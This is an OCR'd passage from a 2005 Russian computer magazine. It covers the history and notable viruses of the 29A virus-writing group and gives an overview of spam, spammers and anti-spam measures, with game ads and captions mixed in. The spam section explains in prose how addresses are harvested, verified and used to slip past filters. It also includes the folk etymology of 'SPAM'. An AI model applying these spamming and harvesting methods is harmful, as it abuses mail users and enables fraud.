В 1997 году впервые появились упоминания о 29А в печатной прессе. В самом популярном испанском компьютерном журнале PCMania опубликовали большую статью на 4 страницы о вирусной сцене, и в частности о группе 29А. Чуть позже там же вышел подробный обзор вируса Torero, написанного Mr. Sandman. Хотя мемберам не запрещалось создавать деструктивный код, случаи выпуска зловредных вирусов в Сеть старались сводить к минимуму. Когда в одном из интервью Mr. Sandman'а спросили, почему он пишет вирусы, автор сравнил себя с поэтами и художниками. «Я просто творю». К вирусам относились, как к произведениям искусства, и некоторые создания ребят из 29А действительно ими были.

Несмотря на то, что основное общение происходило на IRC, 29А периодически организовывала риаллайфовые встречи. Первой такой встречей стала тусовка в Мадриде, которая изначально планировалась как чисто 29А-пати. Некоторые мемберы из других стран, которые обещали поучаствовать, по разным причинам



started
29A labs



вступление к первому выпуску 29A zine



29A zine #8



вирус Wince.duts

не появились, и к 29A присоединились несколько знакомых вирусмейкеров. Единственным неиспанским сценером на пати был Spanska, приехавший из Франции. Встреча проходила сначала в ресторане, где парни за обедом пообщались, потом в интернет-кафе, где состоялась шумная IRC-сессия, а закончилась в баре в центре Мадрида, где парни попробовали совместно написать вирус. Следующая тусовка была через год, теперь уже в Амстердаме.

С каждым годом журнал 29A становился все объемнее. С 4 выпуска в нем появилась новая Windows-оболочка на смену старой досовской. Появились новые постоянные рубрики: новости, интервью, приветы, обзор вирусных ресурсов, размышления о VX-сцене. Каждый номер также включал десятки VX-утилит и исходников вирусов, написанных 29A и другими группами. Так как большинство других вирусных журналов умирали после первого же выпуска, конкурентов у 29A zine не было и, подобно Phrack'у для хакеров, он стал библией для вирусмейкеров всего мира. А жизнь самой группы 29A была неотрывно связана с изданием журнала.

После выхода печально известного червя Code Red в 2001 году вокруг 29A поднялся скандал. Многие приписывали авторство именно им, так как двое хакеров из Нидерланд, объявившие о том, что это их детище, причислили себя к мемберам 29A. Шумиха не утихла даже после того, как на официальном сайте 29A было опубликовано опровержение, где говорилось, что в группе нет людей из Нидерландов, и хакеры просто хотели скомпрометировать группу.

На протяжение 90-х годов и вплоть до наших дней состав группы постоянно менялся. Из 29A со временем ушло большинство ранних мемберов. Шли годы, и приходилось думать о профессии, семье, оставив свою страсть для прошлого. Некоторые продолжили заниматься вирусами, но уже с другой стороны — работая на антивирусные компании и разрабатывая новые защитные алгоритмы. Некоторые навсегда оставили сцену и стали заниматься совсем другими вещами. На их смену приходили новые люди, которые продолжали выпускать журнал.

[известные вирусы от 29A] Мемберы группы 29A создали более сотни самых разных вирусов. Самые интересные были опубликованы в журнале, остальные осели или на BBS и FTP, или винтах своих создателей. Но несколько их вирей стоит выделить особенно. Так как благодаря им о 29A узнал весь компьютерный мир.

Esperanto

Первые сведения об этом вирусе появились в ноябре 1997 года. Эсперанто создавался как первый мультиплатформенный вирус, способный заражать машины, работающие под DOS, Windows и Mac OS. Но, несмотря на грандиозный замысел, попытка оказалась неуспешной. В коде виря содержались баги, не позволяющие ему распространяться между PC и компьютерами Apple. Эсперанто стал одним из самых сложных вирусов в истории, и подвиг автора Mr. Sandman удалось повторить немногим вирусмейкерам.

Slammer

Скандально известный червь, написанный в 2003 году экс-мембером 29A Benny и вызвавший несколько лет назад настоящую эпидемию в Интернете. Заражает серверы, работающие под Microsoft SQL Server 2000. После попадания на компьютер непрерывно отсылает свой код через порт 1434 на случайные машины в Сети и запускает его самостоятельно, используя ошибку в SQL. Занимает всего 376 байт и живет только в памяти компьютера, не оставляя копий на винте. Изменений в системе никаких не делает, но сильно замедляет сетевую работу и работу компьютера в целом. 1 декабря чешская полиция арестовала автора, который к этому времени уже ушел из группы и работал на антивирусную компанию Zoner Software. Benny признался, что действительно написал Slammer, но никогда не запускал его в Сеть. Он только выложил исходники для ознакомления, которые кто-то скомпилировал, и выпустил червя в свободное плаванье.

Cabir

Датой рождения этого червячка можно считать 14 июня 2004 года, когда Vallez/29A отослал свое детище на анализ антивирусным компаниям. Cabir — первый червь для мобильных телефонов, работающих под Symbian OS. Распространяется он, маскируясь под защитную утилиту Caribe Security Manager, и после того, как юзер соглашается принять файл, заражает систему. После этого на дисплее телефона появляется надпись Cabir, которую также можно увидеть при каждом включении мобильника. Следующим этапом становится поиск других телефонов в радиусе действия сигналов Bluetooth, и если такой телефон находится (он должен работать под Symbian), то отсылает свою копию на него. В отличие от писишных собратьев, Cabir прекращает попытки заражения, если юзер откажется принимать файл. Антивирусные компании расценили червя как неопасного. Впоследствии вышло несколько модификаций Cabir'a под цифрами .b, .c, и .d, имеющих незначительные изменения в коде, чтобы обойти заплатки на телефоны для более ранних версий.

WinCE.Duts

Первый известный вирус для PocketPC, представленный Ratter/29A в июле 2004 года. Вирус довольно простой, заражается через запуск файла и инфицирует ARM-девайсы. Интересно, что зверек даже переспрашивает юзера: «Мне действительно можно распространяться? Да/Нет», и приступает к работе после положительного ответа. Duts относится к безвредным вирям и, прикрепляя себя ко всем незараженным экзешникам, не вносит никаких изменений в систему.

Напоследок хочу дать список людей, которые в разные времена состояли в группе 29A и сделали определенный вклад в развитие VX-сцены: Mr. Sandman, Tcp, Anibal Lecter, AVV, Blade Runner, Gordon Shumway, Griyo, Leugim San, Mr. White, Jacky Qwerty, VirusBuster, Wintermute, The Slug, Vecna, Darkman, Heuristic, Rajaat, Reptile, Super, Sopinky, The Mental Driller, Zombie, Benny, Bumblebee, LethalMind, Lord Julus, Prizzy, Mandragore, Whale




часть исходного кода вируса Esperanto


"Разработчики успели потрудиться и над графикой, которая и без того была на высоте. Теперь и вовсе комар носа не подточит".
Страна Игр, №13, 2005
WARHAMMER 40,000
DAWN OF WAR
WINTER ASSAULT
ОФИЦИАЛЬНЫЙ АДДОН
ЛУЧШЕЙ СТРАТЕГИИ 2004 ГОДА!
gfi
relic
THQ
Dawn of War, Dawn of War: Winter Assault, Games Workshop, Warhammer, the foregoing marks' respective logos, and all associated names, all licensed Russian language translations thereof, insignia, marks, and images are either ®, TM and/or © Games Workshop Ltd 2000-2005. Used under license. All Rights Reserved. THQ, Relic Entertainment and their respective logos are trademarks and/or registered trademarks of THQ Inc. All other trademarks, logos and copyrights are property of their respective owners.
© 2005 «Руссобит Паблишинг» Все права защищены. © 2005 «Game Factory Interactive» All rights reserved.
Отдел продаж: office@russobit-m.ru; (095) 611-10-11, 967-15-81. Техническая поддержка: support@russobit-m.ru; (095) 611-62-85, а также на форуме по адресу: http://www.russobit-m.ru/forums/. Розничная продажа в магазинах фирмы

Антология спама

Технологии на службе спамеров

КОГДА КАЖДЫЙ ДЕНЬ Я ВЫГРЕБАЮ ИЗ СВОИХ ПОЧТОВЫХ ЯЩИКОВ ПО 200 ПИСЕМ РЕКЛАМНОГО МУСОРА, МНЕ НАЧИНАЕТ КАЗАТЬСЯ, ЧТО ЭТИ НАКАЗАНИЯ СЛИШКОМ МЯГКИЕ. СПАМ СТАЛ НАСТОЯЩЕЙ ЧУМОЙ XXI ВЕКА. И, ЕСЛИ В БЛИЖАЙШИЕ ПАРУ ЛЕТ СПЕЦИАЛИСТЫ НЕ ПРИДУМАЮТ ЭФФЕКТИВНЫЙ СПОСОБ БОРЬБЫ С НЕЙ, ИНТЕРНЕТ ЖДУТ МРАЧНЫЕ ВРЕМЕНА | mindw0rk (mindw0rk@gameland.ru)



[борьба со спамом] В США рассылка спама нарушает пользовательское соглашения практически всех провайдеров и может привести к отключению. Так же в Америке с декабря 2003 года действует CAN-SPAM Act, в котором прописаны стандарты и ограничения на рассылку коммерческих сообщений. Если ты собираешься заниматься такой рассылкой, то должен получить разрешение у Федеральной Торговой Комиссии. Хотя специалисты считают акт неэффективным и даже приписали ему новое название: You CAN-SPAM (ты можешь спамить). За последние годы спам принял угрожающие масштабы, и на борьбу с ним выступили многие крупные компании, включая Google и Microsoft. На одной из пресс-конференций Билл Гейтс пообещал искоренить спам в Интернете в течение двух лет, хотя пока не ясно, каким образом это будет осуществлено. Сейчас Microsoft занимается поиском основных источников спама и борется с ними в судебном порядке. Свою лепту вносят и провайдеры, через которых проходит изрядная доля рекламного трафика, но сделать они могут немного. Да, есть фильтры, но большинство спама они не задерживают, а если сделать выборку еще жестче, то вместе с трэшем будут удаляться обычные письма, что для многих людей хуже, чем выгребать по 200 рекламных сообщений в день.

Специально для борьбы со спамерами была изобретена система captcha. Так как для отправки большого количества мессаг в 90-х годах спамеру нужно было иметь кучу мыльных аккаунтов, их пачками регили на бесплатных емейл-серверах. Процесс этот был автоматическим. В 1997 году Андрей Бродер предложил способ, предотвращающий авторегистрацию. При заполнении анкеты на страничке появляется картинка, содержащая сгенерированный случайным образом ряд чисел или букв. Юзеру предлагается ввести эту последовательность для продолжения регистрации. Так как это — картинка, компьютер не может распознать числа и буквы, сделать это может только человек.

Некоторые компании (та же Microsoft) для полного истребления спама, предлагают вводить плату за отправление каждого сообщения. Символическую для частных лиц, но внушительную для спамеров, которые отправляют письма миллионами. Что-то вроде почтовых марок. Но с другой стороны, если уже сейчас спамеры используют для рассылки писем компьютеры юзеров, ничто не помешает возложить на этих самых юзеров плату за отправление сообщений.

Пока самым эффективным решением остаются антиспамовые фильтры. Чтобы обойти их, спамеры прибегают к использованию разных трюков. Например, видоизменяют слова, находящиеся в «черном списке». Так, слово «порнушка» может быть изменено на «пронушка». Фильтр не заметит подвоха, а человек прочитает зашифрованное словечко именно так, как нужно. Слово может быть написано с разделением букв через пробелы: «пор нуш ка». Использование HTML в мессагах дает спамерам больше возможностей. Например, если вставить в слове между буквами символы с цветом, аналогичным фоновому, то человек их не увидит, а компьютер, безразличный к цветам, не сможет прочитать исковерканный текст. Спамеры взяли на вооружение и идеи captcha, вставляя в свои сообщения картинки с текстом, распознать который фильтры не в состоянии. В последнее время появился интеллектуальный спам, в котором, помимо навязчивой рекламы, можно встретить абзацы из художественных книг и стихотворений. Это применяется опять же для того, чтобы сбить с толку фильтры, которые определяют релевантность слов в письме. Обратный адрес тоже обрабатывается: спамеры вставляют в строку From автоматически сгенерированные имена (типа John B. Slater) и часто используют аналогичный с получателем домен. Например, мне часто приходят письма якобы из Gameland'a.

В 1997 году Адам Бэк представил новую систему Hashcash для борьбы со спамом и атаками DoS. Идея заключается в том, что отправитель сообщения прикрепляет к шапке строчку, указывающую на то, что он потратил определенное время на отправку письма. Например, решил простенькую задачку. Понятное дело, что спамеры не могут себе позволить уделять на каждое письмо даже пару секунд времени, поэтому hashcash гарантирует, что письма, включающие заветную строку, не являются спамом.

Полностью избежать спама в своем почтовом ящике можно двумя способами. Первый — нигде в Интернете не публиковать этот ящик. Даже будучи видоизмененным (mindw0rk[at]gameland.ru), он может быть распознан усовершенствованными спамерскими ботами и добавлен в базу. Поэтому рекомендую для работы завести незасвеченный мыльник и дополнительно иметь пару ящиков для общих нужд. Второй способ — настроить фильтр, который блокирует каждое входящее сообщение, но отправителю отсылает письмо с предложением подтвердить отправку нажатием на ссылку. После этого человек будет занесен в белый список, и все дальнейшие письма от него будут благополучно доходить по назначению.

1 ПОКУПКА БАЗЫ ЕМЕЙЛОВ

Этот способ самый простой, используют его обычно новички или небольшие спамерские компании. В большинстве стран продажа электронных адресов незаконна, но есть страны, где это не запрещено. Продавцы рекламирует CD с базами емейлов на сайтах, хостящихся именно там. Каждый сидюк обычно содержит около миллиона проверенных адресов и стоит в районе $50. Заказать можно почтой или скачать непосредственно с сайта, оплатив покупку. Базы спамеров бывают специализированные и общие. Специализированные стоят намного дороже, так как адреса в них отсортированы и включают только тех, кто потенциально заинтересован в рекламируемом товаре.

2 ПОДПИСКА НА КОНФЕРЕНЦИИ USENET

USENET является лакомым куском для спамеров, так как все участники конференций, оставляя сообщения, заодно публикуют свой емейл. Достаточно подписаться на самые популярные конфы и запустить программу, автоматически собирающую адреса из текстовых файлов. Таким же образом можно обработать конференции на Google Groups и различные популярные рассылки.

3 СКАНИРОВАНИЕ ХОСТОВ

Некоторые спамеры, знакомые с UNIX, используют сканеры портов для поиска серверов с запущенным finger-сервером. Как известно, команда finger в никсах дает детальную информацию о зашедших в систему юзерах. Существуют программы, которые автоматически обновляют запрос о пользователях и совмещают полученную инфу (обычно достаточно знать зарегистрированное имя) с доменом сервера, в результате чего получаются реальные адреса.

Способ четвертый: брутфорс

Технология похожа на подбор пароля по словарю, только подбирается не пароль, а реальные ящики в крупной почтовой системе. SMTP-протокол позволяет без отправки сообщения проверять, существует ли запрашиваемый ящик. Спамеру нужно только натравить специальную программу на список часто используемых имен (alex, mike, john и т.д.), которая превратит их в адреса с добавлением собачки и имени домена, затем автоматически проверит, какие из них рабочие. Так как популярными почтовыми сервисами типа *mail.ru, hotbox.com, aol.com* пользуются миллионы людей, практически любое слово служит кому-то логином. Активные адреса будут отправлены спамеру и добавлены в общую базу.

4 СПАМБОТЫ

Очень популярен метод использования специальных программ «пауков», которые рыскают по сайтам в поисках заветных слов со значком @. Так как юзеры часто оставляют на форумах и в гостевых свои реальные мыльники, за день урожай одного такого «паучка» может составить сотни тысяч адресов. Минусом является то, что многие, полученные таким образом, е-мейлы давно не используются, поэтому приходится дополнительно проверять каждый из них. Нередко фокус работы пауков сужают, натравливая их на коммерческие или специализированные ресурсы. Так как многие компании на своих сайтах публикуют инфу и контакты своих сотрудников, это дает спамерам тысячи халявных валидных адресов.

5 ВИРУСЫ И ЧЕРВИ

Пожалуй, самый эффективный способ, который стал использоваться спамерами не так давно. Есть спамеры, которые паразитируют на чужих вирях, более продвинутые челы создают и распространяют их сами. Представители первой категории, после эпидемии таких вирей, как SoBig и MiMail, сканируют порты в поисках зараженных машин и, воспользовавшись открытой дыркой, оставляют в системе троян. Он копирует адреса из папки «Входящие» установленного мейлера и отправляет их на удаленный адрес. Компьютерные черви чаще используются не для сбора адресов, а для создания бот-сетей из машин «зомби». Таким образом, рассылать рекламный трэш будет уже не спамер, а простые пользователи, компьютеры которых в фоне получают инструкции с сервера и отправляют спам другим юзерам. Через один компьютер-зомби может проходить миллионы писем в неделю, гарантируя при этом безопасность спамера.

Важной частью работы спамеров является проверка получения юзером рекламы. Простейший способ — добавить в сообщение строчку Return-Receipt-To: spammer@spam.net, которая доставит уведомление о том, что мессага получена. Правда, работает это не во всех мейлерах, да и некоторые предпочитают отключать пункт с уведомлением в настройках. Другой способ — заставить юзера самостоятельно ответить на письмо. Например, тебе может прийти такой перл: «Вы получили это сообщение, так как подписаны на нашу ежедневную христианскую рассылку. Если вы не хотите получать новые выпуски — вы можете отписаться, нажав на эту ссылку». Как только ты нажимаешь на линк, твой адрес в базе спамера автоматически помечается как «проверенный». Думаю, ты, как и я, получал письма с вопросом: «Зачем вы прислали мне эту фотографию?». Неподготовленный человек ответит: «Какую фотографию?» и тем самым выдаст реальность своего ящика. Любимым трюком спамеров для проверки адресов является использование Web Bug. Так называют скрытый ярлык в HTML-письме, автоматически подгружающий с сервера крошечное изображение размером 1x1 пиксель и работающий по принципу баннеров. Сам факт того, что картинка была скачана компьютером юзера, говорит о том, что он получил письмо.



те самые консервы SPAM

[сбор адресов и рассылка]


Чтобы разослать миллионы сообщений, нужно раздобыть миллионы адресов. Делают спамеры это разными способами.

При рассылке сообщений спамеры придерживаются трех правил: анонимность, дешевизна и сложность выслеживания. В 90-х годах, чтобы избежать отключения провайдера и скрыть свой адрес, спамеры работали через систему переадресации open mail relays, позволяющую отсылать письма любому отправителю с любого адреса. Потом релейники стали редкостью, и спамеры перешли на использование прокси серверов, меняя их как перчатки (впрочем, как и своих провайдеров). Неплохим помощником спамеру также стал CGI скрипт FormMail.pl, позволяющий отсылать отзывы на мыло через HTML-форму на сайте. Есть программы, которые корректируют адрес получателя так, что «отзыв» спамера получит не только автор сайта, но и тысячи людей. Нередко спамеры создают собственные mail-серверы с динамическим диалап-соединением. При каждом коннекте выделяется новый айпишник, что усложняет работу правоохранительным органам. Правда, крупные провайдеры теперь закрывают такие серверы, поскольку владельцами большинства почтовых диалап-хостов являются спамеры.

Спам стал популярен, потому что это самый дешевый вид рекламы. Несмотря на то, что 99.9% получателей сразу же удаляют рекламное сообщение, всегда остается 0.1% людей, которые внимательно прочитают и клюнут на предложенное. Этот процент окупает все расходы, потраченные на рассылку. Причем емейл-спамом дело не ограничивается. Любые популярные публичные сервисы могут стать жертвой спамеров, начиная интернет-пейджерами типа ICQ, заканчивая веб-блогами. Уже не редкость, что мобильный спам, где юзерам высылаются SMS с рекламой через интернет-гейты, а в недалеком будущем ожидается спам по VoIP-сетям (IP-телефония).



www.cauce.org — Коалиция против коммерческой электронной рекламы.
http://spam.abuse.net/spam — борцы со спамом в Интернете
www.ii.com/internet/robots/procmail/qs — подборка инфы о mail-фильтрах
www.theincrediblespammuseum.com — онлайновый музей спама
http://st.do.homeunix.org/SpamTechniques.html?index — подробный обзор технологий спамеров
http://www.faqs.org/faqs/net-abuse-faq/spam-faq — alt.spam FAQ
http://en.wikipedia.org/wiki/E-mail_spam — страничка о спаме на сайте Wikipedia
www.spamlaws.com — список законов разных стран относительно спама
www.spamcop.net — место, куда можно пожаловаться на спам



спамерская прога

способ поиска адресов через брутфорс

список спамеров



дом Алана

«король спама» Алан Ральский

спамерская база адресов

антиспамовое решение от Лаборатории Касперского

ИНТЕРЕСНЫЕ ФАКТЫ О СПАМЕ

- Каждый день спамеры отправляют около 30 миллиардов сообщений.
- 90% доли мирового спама составляют рассылки 150 спамеров.
- Спамерской Меккой является США (особенно Флорида), откуда поступает основная часть всей рекламы. Второе место занимает Китай.
- Самым популярным видом спама являются письма, содержащие предложение быстро разбогатеть (37%). Следом идет реклама порно-контента (25%), софтварные предложения (18%) и линки на веб-сайты (6%).
- На данный момент в рунете количество спама составляет 80% от всех писем.
- Первым спамером, которого приговорили к тюремному заключению, стал Говард Кармак, который в 2003 году разослал 825 миллионов рекламных сообщений. Так как американский закон о нелегальности спама в то время еще не вступил в силу, Кармака судили за фальсификацию документов и впаяли максимально возможный срок — 7 лет.

[известные спамеры] Имена спамеров обычно неизвестны, так как они тщательно скрывают любую информацию о себе и не светятся в инете. Но несколько крупных игроков все-таки оказались на виду. Расскажу тебе о трех самых ярких из них.

САНФОРД УОЛЛЭС

Самопровозглашенный король спама и самый ненавистный в Америке конца 90-х спамер. В 1995 году вместе со своим партнером Уолтом Райнсом основал компанию Cyber Promotions, специализирующуюся на рассылке рекламы по емейл. А после проведения агрессивной маркетинговой кампании в Интернете, быстро занял лидирующие позиции в этой области, став заодно главным поставщиком адресов для остальных спамеров. Cyberpromo не просто зарабатывала на спаме деньги, она разрабатывала новые приемы обхода фильтров и технологии, позволяющие повысить эффективность рассылок. Фальшивые обратные адреса, ретрансляция, множественная адресация — эти и другие техники были изобретены в компании Уоллэса и в дальнейшем использовались ведущими спамерскими конторами. В 1996 году Сэнфорд настолько осмелел, что подал в суд на крупнейшего американского провайдера America Online за то, что он блокировал, поступающие от CyberPromo, письма. Суд заявление отклонил, а в следующем году уже AOL, а также многие другие ISP США подали иск на компанию Уоллэса. В ответ на это, Сэнфорд пообещал создать собственную фирму-провайдер и координировать свои рассылки через нее. Но сделать это не успел. В апреле 98-го года «король спама» объявил о своем уходе из спамерского бизнеса с целью создать легальную Opt-in компанию (opt-in подразумевает, что рекламная рассылка проводится с согласия пользователей). Никто не верил в его чистые помыслы и связываться с его новой конторой не хотел, поэтому компания быстро закрылась. Дальнейшая деятельность Сэнфорда Уоллэса была связана с рекламой сетевой порнографии, а позже с его новой компанией SmartBOT, которая распространяла трояны и предлагала за $30 быстрое решение по их устранению. В январе 2005 года на SmartBOT подали иск, и Уоллэсу пришлось свернуть свой троянский бизнес. Какими будут следующие проекты короля, никто не решается предсказать.


АЛАН РАЛЬСКИЙ

Еще один король спама, которого сетевые аналитики считают самым плодовитым спамером в истории. В 80-х годах он занимался не совсем законным страхованием, на чем зарабатывал 500 тысяч долларов в год. В начале 90-х попался на фальсификации банковских документов, получил три года условно и лишился лицензии. Оставшись ни с чем, Ральский продал свою старенькую машину и купил 2 компьютера, чтобы попробовать себя в компьютерном бизнесе. Самым интересным и прибыльным оказалось рассылать рекламные сообщения, чем он, собственно, и занялся. И к концу 90-х стал одним из самых влиятельных спамеров в мире. В 2002 году Алан дал интервью газете The



ЛИКВИДАТОР 2







PARALLAX





Слово SPAM появилось в далеком 1937 году в результате конкурса на лучшее название для новых свиных консервов компании Hornel Foods. Звучную фразу Shoulder of Pork and нAM («свиные лопатки и окорока») предложил актер Кеннет Дейнью, брат вице-президента компании, который и выиграл приз в $100. Консервы были вкусными, питательными и, что немаловажно для того времени, дешевыми. Неудивительно, что очень быстро они стали чуть ли не национальным блюдом Америки. Из спама можно было приготовить сотни разных блюд, и компания Hornel Foods — вместе с обильной рекламой — постоянно подкидывала новые рецепты. Жители других стран подтрунивали над новой пищевой любовью американцев, а известный британский Воздушный цирк Монти Пайтона даже выпустил серию скетчей под названием spam, spam, spam. В нем показывалась американская пара, зашедшая в ресторан поесть, но, что бы они не заказывали, все блюда оказывались по-разному оформленными консервами SPAM.


В 70-х годах звездный час продукции Hornel закончился, началась эра компьютерных сетей. Многие считают, что прародителем компьютерного спама стало агентство ARPA, которое рассылало по Arpanet разную техническую информацию, интересную далеко не всем. Но тогда это были просто письма, которые воспринимались вполне нормально и не носили «пищевого» названия.

В 1986 году в конференциях Usenet появилось множество одинаковых сообщений от некоего Дэйва Родеса, который рекламировал новую финансовую пирамиду. Топик гласил: «Заработай быстро кучу денег», а в письмах содержалась инструкция, как это сделать. Дэйв с завидным упорством продолжал дублировать свои тексты, и они настолько приелись подписчикам, что их стали сравнивать с вездесущими в 40-х годах консервами SPAM.

Но по-настоящему популярным среди компьютерщиков слово стало в 1993 году, когда Ричард Депью написал программу для автоматического моделирования конференций Usenet, и из-за ошибки в коде она вместо удаления одного сообщения продублировала его 200 раз в news.admin.policy newsgroup. Свалившиеся в больших количествах письма окрестили спамом, и через несколько лет, когда это явление стало частым, слово прочно заняло свое место в компьютерном лексиконе.

24 октября 2003 года окружной суд Санта-Клары (Калифорния) обязал двух молодых людей выплатить штраф в размере двух миллионов долларов за незаконную рассылку рекламных сообщений.

4 ноября 2004 года за многочисленные нарушения Can Spam Act суд приговорил Джереми Джеймса, одного из самых влиятельных спамеров в Интернете, к 9 годам тюремного заключения.



Билл Гейтс — ярый борец со спамом

Detroit News, которое было опубликовано на популярном компьютерном портале Slasdot. Рассуждения спамера вызвали волну возмущения у читателей, и народ решил скормить «бизнесмену» его же товар. Один из постоянных посетителей портала отыскал реальный почтовый адрес Ральского и запостил его на Слэшдоте. После этого тысячи компьютерщиков отправились искать в Сети фирмы, рассылающие бумажные рекламные рассылки, бесплатные каталоги и прочую макулатуру. В графе «кому» они вводили адрес Алана, и все это добро непрерывным потоком свалилось на спамера. «Эти люди сошли с ума! Они подписали меня на все бесплатные рассылки в этом гребаном мире», — пожаловался журналистам Алан. Но сам продолжал распространять миллиарды мессаг по всему Интернету.

В сентябре 2005 года ФБР нанесла визит в дом 60-летнего Алана Ральски и конфисковала всю компьютерную технику, включая несколько мощных серверов, финансовые документы и все другие вещи, которые указывали на спамерскую деятельность. Координирование всех операций происходило именно там, так как Ральски контролировал около 200 мейл-серверов, каждый из которых мог отправлять 650 тысяч рекламных писем в час. Король спама не раскаивался в своих действиях: «Я не спамер, я бизнесмен в области электронной рекламы». Тем не менее, пожилому бизнесмену по законам Штатов, где запрещена нежелательная рассылка, грозит до 20 лет тюрьмы и 11 тысяч долларов штрафа за каждого юзера, которому он успел навредить.

ВАРДАН КУШНИР

Армянин, автор известного в рунете спама от «Центра изучения Американского английского». С 2003 по 2004 года предложение изучить язык получили более 25 миллионов человек в России, Украине, Израиле и даже США, причем письма поступали регулярно и в видоизмененной форме. Центр изучения английского настолько вывел из себя рунетчиков, что на борьбу со спамером вышли тысячи людей. Одни делали это, названивая по оставленному в письмах телефону и интересуясь одними и теми же подробностями (от этих разгневанных звонков шел основной доход Кушниру, так как оставленный телефонный номер был платным. В среднем спамер получал 10 тысяч долларов в месяц), другие проводили DDoS-атаки на сайт конторы. Против Центра выступили даже власти. Записанное обращение министра связи Андрея Короткова с требованием прекратить рассылку, провайдер Golden Telecom непрерывно прокручивал по телефонной ALC-линии, подключенного к нему Центра. Из-за действий главного спамера России некоторые зарубежные мейл-серверы блокировали поступление любых писем из домена.ru, что сделало невозможным переписку людей, живущих в разных странах.

24 июля 2005 года мертвое тело Вардана Кушнира нашли в его трехкомнатной квартире в центре Москвы. Экспертиза показала, что спамер умер в результате нескольких сильных ударов по голове. Официальная версия милиции была такой: Кушнир пострадал в результате попытки ограбления. Настоящая причина осталась неизвестной


EX MACHINA
NIVAL INTERACTIVE
TARGEM GAMES
Товар сертифицирован
По вопросам оптовых закупок обращаться по тел.: (095) 780 90 91, e-mail: buka@buka.ru
Бука



Технологии на службе Голливуда

Как создают спецэффекты?

